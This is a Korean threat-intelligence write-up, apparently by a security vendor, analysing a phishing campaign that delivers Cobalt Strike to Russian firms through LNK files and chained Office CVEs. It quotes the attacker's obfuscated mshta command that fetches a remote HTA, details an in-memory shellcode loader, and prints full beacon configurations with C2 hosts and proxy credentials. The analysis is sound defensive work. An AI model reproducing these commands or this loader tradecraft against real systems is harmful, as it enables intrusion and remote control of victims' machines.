프로스트비컨 작전: 러시아를 표적으로 한 다중 클러스터 코발트 공격 작전
목차
- 개요
- 주요 목표
- 지리적 초점
- 영향을 받는 산업
- LNK 클러스터
- 초기 액세스: 아카이브 전달
- 피싱 이메일 및 미끼
- 악성 LNK 및 HTA 로더
- 난독화된 PowerShell 페이로드
- CVE 클러스터
- 피싱 이메일
- CVE 체이닝
- 인프라 및 귀속
- 맺음말
- Seqrite 보호
- IOC
- MITRE TTP
- 작성자
개요
Seqrite 랩스는 러시아 연방 내 기업들을 대상으로 코발트 스트라이크 비콘을 유포하는 '프로스트비컨 작전(Operation FrostBeacon)'이라는 표적 악성코드 캠페인을 확인했습니다. 피싱 이메일은 해당 공격 그룹이 금전적 이득을 목적으로 하며, 결제, 계약, 정산, 법적 위험 관리 등을 담당하는 조직을 표적으로 삼고 있음을 암시합니다. 20개 이상의 초기 감염 파일이 발견되었으며, 이 침입은 두 가지 클러스터로 구성된 다층적인 감염 체인을 이용합니다. 첫 번째 클러스터는 악성 바로가기 파일이 포함된 피싱 아카이브 파일을 통해 감염을 일으키고, 두 번째 클러스터는 기존의 CVE-2017-0199 템플릿 주입 취약점을 악용하며, 여기에 또 다른 기존 Equation Editor 취약점인 CVE-2017-11882까지 연계합니다.
두 클러스터 모두 원격 HTA 실행을 트리거하여 메모리에서 셸코드를 복호화하고 실행할 수 있는 난독화된 PowerShell 로더를 실행하고, 이를 통해 Cobalt Strike가 배포됩니다. 공격자의 생태계는 러시아가 통제하는 여러 도메인을 명령 및 제어 엔드포인트로 구성하고, 맞춤형 Cobalt Strike 가변 프로필을 사용합니다. 각 클러스터 내에서 여러 감염 경로가 관찰되었으며, 그중 일부는 올해 여러 연구원에 의해 실제 환경에서 확인되었습니다. 이 블로그에서는 여러 클러스터의 감염 워크플로우, 페이로드와 함께 추적된 관련 인프라, 그리고 공격자가 사용하는 기법에 대한 포괄적인 분석을 제공합니다.
주요 목표
지리적 초점
- 러시아 연방
영향을 받는 산업
물류, 산업 생산, 건설 및 기술 공급 분야의 B2B 기업으로 다음 분야에 중점을 두고 있습니다.
- 재무부서
- 법무부
- 기업 정보 사서함
LNK 클러스터
초기 액세스: 아카이브 전달
감염 경로는 피싱 이메일 첨부 파일을 통한 보관 파일 배포로 시작됩니다.
파일명 : рекламация.zip
MD5 : 7096141a5b480e793e9a890b84ebaee2 수정일 : 2025-11-05 23:15:22 최초 관측일 : 2025-11-06 00:08:46 UTC (러시아)
이름, 타임스탬프 및 최초 감지된 원격 측정 데이터는 명확한 지리적 초점을 보여주며, 이 캠페인은 러시아 연방 사용자를 직접적으로 대상으로 합니다 . ZIP 파일에는 두 가지 구성 요소가 포함되어 있습니다.
- 미끼 Excel 통합 문서 합법적인 것처럼 보이도록 의도됨
- 악성 LNK 파일 PDF 문서로 위장
피싱 이메일 및 미끼
피싱 이메일이 포함되어 있지 않은 아카이브 파일 "рекламация"의 러시아어 파일명을 기반으로 이러한 초기 감염 파일을 더 찾아냈습니다. 이를 통해 총 5개의 파일과 몇 개의 추가 감염 경로, 그리고 몇 개의 흥미로운 이메일을 발견했습니다.


한 감염 경로에서 아래 이미지에서 볼 수 있듯이 이메일 ID "Kristina.Yasnova@art[.]cse[.]ru"에서 발송된 피싱 이메일이 확인되었습니다. RAR 아카이브에도 유사한 방식으로 미끼와 바로가기 파일이 포함되어 있습니다.


이메일 내용은 계약금 지급, 법적 분쟁, 채권 추심, 중재, 그리고 거래 내역 대조 요청 등을 중심으로 전개됩니다. 이는 B2B 결제와 장기 계약이 흔한 업종에서 흔히 볼 수 있는 수법입니다. 이러한 전략은 공격자가 피해자가 친숙해 보이는 문서 이름, 특히 모국어로 작성된 문서를 신뢰하도록 유도하는 사회공학적 공격과 일관성이 있습니다. "сводная" 라는 단어는 요약/통합 시트를 의미하며 , 물류, 금융, 보고 분야에서 일반적으로 사용됩니다. 일부 보관 파일에는 열어보지 않은 문서들이 있는데, 이는 거래 내역서가 아닌 혈압 측정기처럼 보이는 미끼 문서인 것으로 추정됩니다.
악성 LNK 및 HTA 로더
파일 이름 : рекламация.pdf.lnk
MD5 : 16ae36df5bee92d8c4cae8e17583a2c9
LNK 파일은 이중 확장자 형식을 사용하여 PDF 문서처럼 위장되어 있습니다. 파일 이름 "рекламация" 는 '청구/불만 ' 을 의미하며 , 이는 기업을 대상으로 하는 이메일 미끼에 적합합니다. 사용자가 파일을 두 번 클릭하면 cmd.exe를 통해 다음 명령이 실행됩니다.
· /c powershell -WindowStyle 숨김 -명령 m^s^h^t^a^ ^h^t^t^p^s^:^/^/^e^z^s^t^a^t^.^r^u^/^f^l^o^w^e^r^s^f^o^r^l^o^v^e^.^g^i^f

실행 과정 분석 결과 여러 가지 명백한 악성 행위가 드러납니다. PowerShell은 숨겨진 창 모드 로 실행되어 사용자에게 경고 메시지가 표시되지 않습니다. 공격자는 mshta.exe를 문자 수준 난독화(m^s^h^t^a)하여 직접적인 탐지를 회피합니다. 실행 직후 스크립트는 원격 URL 에 접속하여 다음 단계 페이로드를 가져옵니다. LNK 파일은 로컬에서 어떤 미끼 문서 도 열지 않으므로 감염은 백그라운드에서 조용히 진행됩니다. LNK 파일에 포함된 URL은 다음과 같습니다.
- hxxps://ezstat[.]ru/flowersforlove.gif
GIF 이미지처럼 보이지만, 이 리소스는 리디렉터 또는 로더 단계 역할을 합니다. mshta.exe가 이 리소스에 접근하면 서버는 실제 악성 구성 요소를 전달하여 응답합니다.
· hxxps://valisi[.]ru/dosing.hta
HTA 파일은 초기 공격 단계에서 핵심 실행 구성 요소 역할을 하며, mshta.exe 를 통해 Windows 스크립팅 권한을 완전히 활용하여 제한 없이 스크립트를 자동으로 실행할 수 있도록 합니다.

HTA는 트리거되면 Base64로 인코딩된 여러 블록을 gzip으로 압축된 PowerShell 스크립트로 재구성하고, 다음 단계 페이로드 전달을 위한 환경을 준비하며, 내장된 로직을 통해 실행을 시작합니다. 이러한 계층화된 인코딩은 난독화를 유발하고 정적 분석을 방해하며, 조기 탐지를 피하면서 공격 체인이 원활하게 진행되도록 보장합니다.
난독화된 PowerShell 페이로드
마지막 PowerShell 단계는 몇 가지 주요 기능을 수행합니다. 3단계 난독화 시퀀스를 구현하며, 각 단계는 악성 로직의 노출을 지연시키도록 의도적으로 설계되었습니다. 첫 번째 단계는 MemoryStream에 내장된 gzip으로 압축된 Base64 문자열입니다. 디코딩 및 압축 해제를 통해 두 번째 단계 PowerShell 스크립트가 생성됩니다. 이 스크립트는 두 가지 주요 기능을 포함합니다.
- func_get_proc_address: .NET 내부 클래스 Microsoft.Win32.UnsafeNativeMethods 및 특히 해당 메서드를 남용하여 관리되지 않는 Windows API 주소를 동적으로 확인합니다. 모듈 핸들 가져오기 GetProc주소.
- func_get_delegate_type: System.Reflection.Emit을 사용하여 런타임 대리자 유형을 구성하여 관리되는 대리자로 함수 포인터를 실행할 수 있도록 합니다.
이들의 역할은 로더가 호출 선언 없이 API를 호출하고 디스크에 아티팩트를 쓰지 않고도 완전한 메모리 내 실행 프레임워크를 구축하는 것입니다.

이 2단계 스크립트 내부에는 세 번째이자 마지막 계층인 Base64로 인코딩된 데이터가 변수 $v_code에 저장됩니다. 디코딩 후 스크립트는 키 35와 바이트 단위 XOR 연산을 수행합니다. 이를 통해 원시 셸코드 버퍼가 생성되고, 스크립트는 RWX 할당에 필요한 올바른 매개변수(할당 유형 0x3000 및 보호 플래그 0x40)를 사용하여 VirtualAlloc 함수로 실행 가능한 메모리를 할당합니다.
복호화된 셸코드는 동적으로 생성된 함수 포인터를 통해 복사되어 실행됩니다. 이 최종 셸코드가 바로 코발트 스트라이크 비콘 로더 이며 , 이를 통해 다단계 파일리스 실행 체인이 완성됩니다. 압축, 중첩된 Base64 인코딩, XOR 인코딩, 동적 API 해석, 그리고 직접 메모리 실행의 조합은 AMSI를 회피하고, EDR 계측을 우회하며, 디스크 기반 탐지를 완전히 피하기 위해 고안된 최신 공격 기법과 일맥상통합니다.

디스어셈블리는 Windows x86 셸코드로, PEB를 탐색하고 kernel32.dll을 찾은 후 ROR-13 알고리즘을 사용하여 내보낸 함수 이름을 해싱하여 가져오기 없이 Win32 API를 동적으로 확인하는 반사형 로더를 구현하는 맬웨어 비콘에서 흔히 볼 수 있습니다. 이는 LoadLibraryA, GetProcAddress, VirtualAlloc, WinInet 함수 및 기타 시스템 호출에 대한 포인터를 얻기 위한 것입니다.

API 세트를 해석한 후, wininet.dll을 로드하고 , jQuery 파일과 유사한 위장된 헤더와 경로 문자열을 사용하여 일반 웹 트래픽으로 위장한 HTTP 기반 명령 및 제어 채널을 구축합니다. 그런 다음 RWX 메모리를 할당하고, 보조 페이로드를 청크 단위로 다운로드하여 할당된 영역에 기록한 후, 실행 권한을 새로 수신한 코드로 이전합니다. 결과적으로 이는 원격 명령 실행, 페이로드 전달 및 감염된 호스트에 대한 지속적인 제어를 위해 설계된 스테이징된 악성코드 비콘 역할을 합니다. 스테이저 구성은 다음과 같습니다.
{'CobaltStrikeStager': {'raw': [{'netloc': 'update.ecols.ru', 'path': '/jquery-3.3.1.slim.min.js', 'port': 8443, 'headers': {'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9, / ;q=0.8′, 'Accept-Language': 'en-US,en;q=0.5', 'Referer': ' http://code.jquery.com/' , 'Accept-Encoding': 'gzip, deflate', 'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}, 'inet_flags': ['INTERNET_FLAG_RELOAD', 'INTERNET_FLAG_NO_CACHE_WRITE', 'INTERNET_FLAG_SECURE', 'INTERNET_FLAG_KEEP_CONNECTION', 'INTERNET_FLAG_IGNORE_CERT_DATE_INVALID', 'INTERNET_FLAG_IGNORE_CERT_CN_INVALID', 'INTERNET_FLAG_NO_UI'], 'watermark': 987654321, 'type': 'HTTPS'}]}} {“Headers”: “Accept: text/html,application/xhtml+xml,application/xml;q=0.9, / ;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nReferer: hxxp://code.jquery.com/\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko\r\n”, “유형”: “메타스플로잇 다운로드”, “URL”: “hxxp://update.ecols.ru/jquery-3.3.1.slim.min.js”}
이 부분은 JS CDN 다운로드로 위장한 Cobalt Strike 스테이저를 나타내며, 이는 스텔스 HTTP(S)를 통해 페이로드를 가져오고 웹 트래픽과 혼합을 시도하는 1단계 로더에서 일반적으로 나타나는 현상입니다. 아래 구성은 훨씬 더 심층적인 프로필, 즉 완전히 구성된 HTTPS 비콘을 보여줍니다. 몇 가지 중요한 세부 정보는 다음과 같습니다.
- 페이로드 난독화를 위한 Base64-URL 디코딩 및 XOR을 포함한 후처리
- 하드코딩된 프록시 및 자격 증명
- 프로세스 주입은 NtMapViewOfSection을 사용합니다.
{‘CobaltStrikeBeacon’: {‘raw’: [{‘BeaconType’: [‘HTTPS’], ‘Port’: 8443, ‘SleepTime’: 45000, ‘MaxGetSize’: 2801745, ‘Jitter’: 37, ‘MaxDNS’: ‘Not Found’, ‘PublicKey’: ‘30819f300d06092a864886f70d010101050003818d003081890281810084fcb90f0cb2f1dbe9de6913412e0a42fedd862c395c36c63006921d1eb5fe2860296e99283284318e84109d27ec8a17146ef21241c8012ec2ccd553b61663454d369b35189df81c8b0636513c4e9d97850e675bc3fb888bff30af985a21e5564f55c5be5275010d9b874f2a06b001ade04a3b5274bdacc1e6b8e239338f1165020301000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000’, ‘C2Server’: ‘update.ecols.ru,/jquery-3.3.1.min.js’, ‘UserAgent’: ‘Not Found’, ‘HttpPostUri’: ‘/jquery-3.3.2.min.js’, ‘Malleable_C2_Instructions’: [‘Remove 1522 bytes from the end’, ‘Remove 84 bytes from the beginning’, ‘Remove 3931 bytes from the beginning’, ‘Base64 URL-safe decode’, ‘XOR mask w/ random key’], ‘HttpGet_Metadata’: ‘Not Found’, ‘HttpPost_Metadata’: ‘Not Found’, ‘SpawnTo’: ‘00000000000000000000000000000000’, ‘PipeName’: ‘Not Found’, ‘DNS_Idle’: ‘Not Found’, ‘DNS_Sleep’: ‘Not Found’, ‘SSH_Host’: ‘Not Found’, ‘SSH_Port’: ‘Not Found’, ‘SSH_Username’: ‘Not Found’, ‘SSH_Password_Plaintext’: ‘Not Found’, ‘SSH_Password_Pubkey’: ‘Not Found’, ‘HttpGet_Verb’: ‘GET’, ‘HttpPost_Verb’: ‘POST’, ‘HttpPostChunk’: 0, ‘Spawnto_x86’: ‘%windir%\syswow64\dllhost.exe’, ‘Spawnto_x64’: ‘%windir%\sysnative\dllhost.exe’, ‘CryptoScheme’: 0, ‘Proxy_Config’: ‘hxxp://45.147.14.106:62900’, ‘Proxy_User’: ‘MxvNcQHY’, ‘Proxy_Password’: ‘3uuN9iwg’, ‘Proxy_Behavior’: ‘Use proxy server’, ‘Watermark’: 987654321, ‘bStageCleanup’: ‘False’, ‘bCFGCaution’: ‘False’, ‘KillDate’: 0, ‘bProcInject_StartRWX’: ‘False’, ‘bProcInject_UseRWX’: ‘False’, ‘bProcInject_MinAllocSize’: 17500, ‘ProcInject_PrependAppend_x86’: [‘9090’, ”], ‘ProcInject_PrependAppend_x64’: [‘9090’, ”], ‘ProcInject_Execute’: [‘ntdll:RtlUserThreadStart’, ‘CreateThread’, ‘NtQueueApcThread-s’, ‘CreateRemoteThread’, ‘RtlCreateUserThread’], ‘ProcInject_AllocationMethod’: ‘NtMapViewOfSection’, ‘bUsesCookies’: ‘True’, ‘HostHeader’: ”}]}} {“BeaconType”: [“HTTPS”], “Port”: 8443, “SleepTime”: 45000, “MaxGetSize”: 2801745, “Jitter”: 37, “C2Server”: “update.ecols.ru,/jquery-3.3.1.min.js”, “HttpPostUri”: “/jquery-3.3.2.min.js”, “Malleable_C2_Instructions”: [“Remove 1522 bytes from the end”, “Remove 84 bytes from the beginning”, “Remove 3931 bytes from the beginning”, “Base64 URL-safe decode”, “XOR mask w/ random key”], “HttpGet_Verb”: “GET”, “HttpPost_Verb”: “POST”, “HttpPostChunk”: 0, “Spawnto_x86”: “%windir%\syswow64\dllhost.exe”, “Spawnto_x64”: “%windir%\sysnative\dllhost.exe”, “CryptoScheme”: 0, “Proxy_Config”: “hxxp://45.147.14.106:62900”, “Proxy_User”: “MxvNcQHY”, “Proxy_Password”: “3uuN9iwg”, “Proxy_Behavior”: “Use proxy server”, “Watermark”: 987654321, “bStageCleanup”: “False”, “bCFGCaution”: “False”, “KillDate”: 0, “bProcInject_StartRWX”: “False”, “bProcInject_UseRWX”: “False”, “bProcInject_MinAllocSize”: 17500, “ProcInject_PrependAppend_x86”: [“kJA=”, “Empty”], “ProcInject_PrependAppend_x64”: [“kJA=”, “Empty”], “ProcInject_Execute”: [“ntdll:RtlUserThreadStart”, “CreateThread”, “NtQueueApcThread-s”, “CreateRemoteThread”, “RtlCreateUserThread”], “ProcInject_AllocationMethod”: “NtMapViewOfSection”, “bUsesCookies”: “True”, “HostHeader”: “”}
PowerShell을 통해 MSHTA 프로세스를 트리거하여 결국 Cobalt Strike 비콘을 배포하기 위해 메모리 내에서 셸코드를 디코딩하고 로드하는 등 다양한 도메인과 스테이저 세트를 사용하는 이러한 감염 파일이 더 많이 관찰되었습니다.
CVE 클러스터

두 번째 클러스터에서는 DOCX 파일까지 피싱 첨부 파일로 전송되는 것을 확인했습니다. 이는 일반적인 CVE-2017-0199 취약점을 악용하여 수식 편집기를 작동시켜 원격 HTA 파일을 실행합니다.

피싱 이메일
이 사건의 피싱 이메일은 채무 상환을 요구하는 합법적인 요구라고 주장합니다. 2025년 3월 14일까지 대금이 지급되지 않을 경우, 하바롭스크 중재 법원에 연체금(벌금 및 이자 포함) 회수를 위한 소송을 제기할 것이라고 명시되어 있습니다. 이 메시지는 추정 계약의 구체적인 조건을 언급하며, 서명 및 인증된 화해 명세서와 원본 문서를 법적 주소로 우편 발송하고 이메일 통신 기록을 보관해 달라고 요청합니다.

비슷한 구조의 또 다른 이메일에서는 서로 다른 지불 기한과 법적 지역을 언급하고 있습니다. 계약서에 따라 은행 송금일을 기준으로 지불이 인정되며, 은행 계좌 정보를 포함한 자세한 서명란으로 끝맺는다고 명시되어 있습니다.

이와 유사한 이메일이 추가로 발견되었는데, 이는 대량 피싱 템플릿이 수동 또는 자동으로 재사용되었음을 명확히 보여줍니다. 악성 문서 첨부 파일인 рекламация.docx 내의 word/settings.xml.rels 파일에는 아래와 같이 aquacomplect[.]ru 에 호스팅된 외부 템플릿을 참조하는 attachedTemplate 관계가 포함되어 있습니다.


이 구성으로 인해 Microsoft Word는 문서 초기화 중에 원격 템플릿을 요청하고 로드합니다. 이러한 외부 참조 템플릿은 공격자가 매크로 없이도 2차 페이로드(일반적으로 HTA 또는 스크립트 기반 악성코드)를 전달하기 위해 원격 URL을 삽입하는 CVE-2017-0199 와 관련된 공격 기법과 일치합니다. 따라서 aquacomplect.ru 도메인 의 존재는 해당 문서가 감염 과정의 일부로 원격 템플릿 삽입을 사용하고 있음을 확인시켜 줍니다. 한 감염 과정에서, 우리는 OLE 개체를 통해 내장된 매크로 또는 악용 페이로드를 포함할 수 있는 RTF 파일을 다운로드하는 16진수 형식으로 인코딩된 HTML 엔티티를 확인했습니다.
CVE 체이닝
대부분의 체인에서, Equation Editor의 또 다른 오래된 취약점인 CVE-2017-11882를 악용하는 RTF 파일을 다운로드하는 문서가 발견되었습니다. 수년이 지난 지금도 위협 행위자들은 패치에도 불구하고 여전히 이 취약점을 악용하려고 시도하고 있습니다. 이 두 취약점의 유사한 체인이 실제 공격에서도 발견되었는데, CVE-2017-0199는 유포에 사용되고, CVE-2017-11882는 LNK 클러스터와 유사한 리디렉션 후 원격 HTA 파일을 실행하는 데 사용되어 Cobalt Strike를 유발합니다.

심지어 2025년에도 SideWinder는 남아시아(스리랑카, 방글라데시, 파키스탄)의 고위 정부 기관을 대상으로 이러한 특정 CVE를 연쇄적으로 공격했으며 , 초기 감염 경로로 CVE-2017-0199와 CVE-2017-11882를 모두 악용하는 악성 Word/RTF 파일을 사용했습니다.
인프라 및 귀속
최종 비콘을 다운로드하는 Cobalt Strike 스테이저 "update[.]ecols[.]ru"의 URL을 기반으로 유사한 URL을 찾아 다음 쿼리를 사용하여 40개 이상의 해당 URL을 식별했습니다.

이로 인해 유사한 보관 파일 및 문서 파일과 러시아어로 작성된 여러 미끼를 사용한 추가 캠페인이 발견되었습니다. 관찰된 도메인은 모두 러시아 제공업체에 등록되어 있으며, 생성 날짜 정보는 아래에 나와 있습니다.
| 도메인 | 생산 일 | 기록 |
| 사건.zilab[.]ru | 2015-11-15T09:46:56Z | RU-센터-RU |
| mcnn[.]ru | 2004-10-18T20:00:00Z | R01-RU |
| order.edrennikov[.]ru | 2007-08-26T20:00:00Z | RU-센터-RU |
| cba.abc92[.]ru | 1999-10-26T15:07:24Z | RU-센터-RU |
| 법의학[.]jwork[.]ru | 2009-05-06T20:00:00Z | RD-RU |
| 호스트바이넷[.]ru | 2017-04-09T21:43:46Z | R01-RU |
| moscable77[.]ru | 2019-03-26T11:32:10Z | REGRU-RU |
| gk-stst[.]ru | 2023-01-12T05:38:27Z | REGTIME-RU |
| 아쿠아콤플렉스[.]루 | 2016-02-26T15:47:04Z | REGRU-RU |
| ezstat[.]ru | 2011-01-13T13:41:30Z | RU-센터-RU |
| 에코스트로이33[.]루 | 2020-10-14T07:22:13Z | R01-RU |
| 발리시[.]루 | 2016-03-11T10:14:40Z | REGRU-RU |
| bsprofi[.]ru | 2010-12-29T11:51:35Z | REGTIME-RU |
| 이플리스[.]루 | 2011-01-15T19:15:01Z | RU-센터-RU |
| 제타그[.]루 | 2015-12-18T09:47:12Z | RD-RU |
| 리에리[.]루 | 2020-03-04T15:48:22Z | REGRU-RU |
| 도징펌프[.]ru | 2015-04-03T08:57:01Z | RD-RU |
| 에셋노드64[.]루 | 2023-08-14T16:38:10Z | REGRU-RU |
| 야드로[.]루 | 2000-12-19T21:00:00Z | RU-센터-RU |
| iplogger[.]ru | 2011-01-22T04:15:13Z | RU-센터-RU |
| 크로나77[.]루 | 2018-12-19T11:06:01Z | 베겟-루 |
| bti25[.]ru | 2022-12-10T06:57:06Z | 베겟-루 |
| 에멕[.]수 | 2015-06-05T16:01:05Z | RD-SU |
| gemme-cotti[.]ru | 2016-02-02T20:21:38Z | REGRU-RU |
분석 결과, 피싱 이메일과 공격 대상을 토대로 해당 위협 행위자는 러시아어를 사용하는 금전적 동기가 있는 사이버 범죄 집단으로 판단됩니다. 전 세계 금융 기관을 대상으로 공격했던 코발트 그룹 과 공격 전술, 기법 및 대상 선정 방식에서 유사점을 발견했지만 , 이번 작전인 프로스트비컨에서 코발트 그룹이 사용한 특정 악성코드 계열은 확인되지 않았습니다.
맺음말
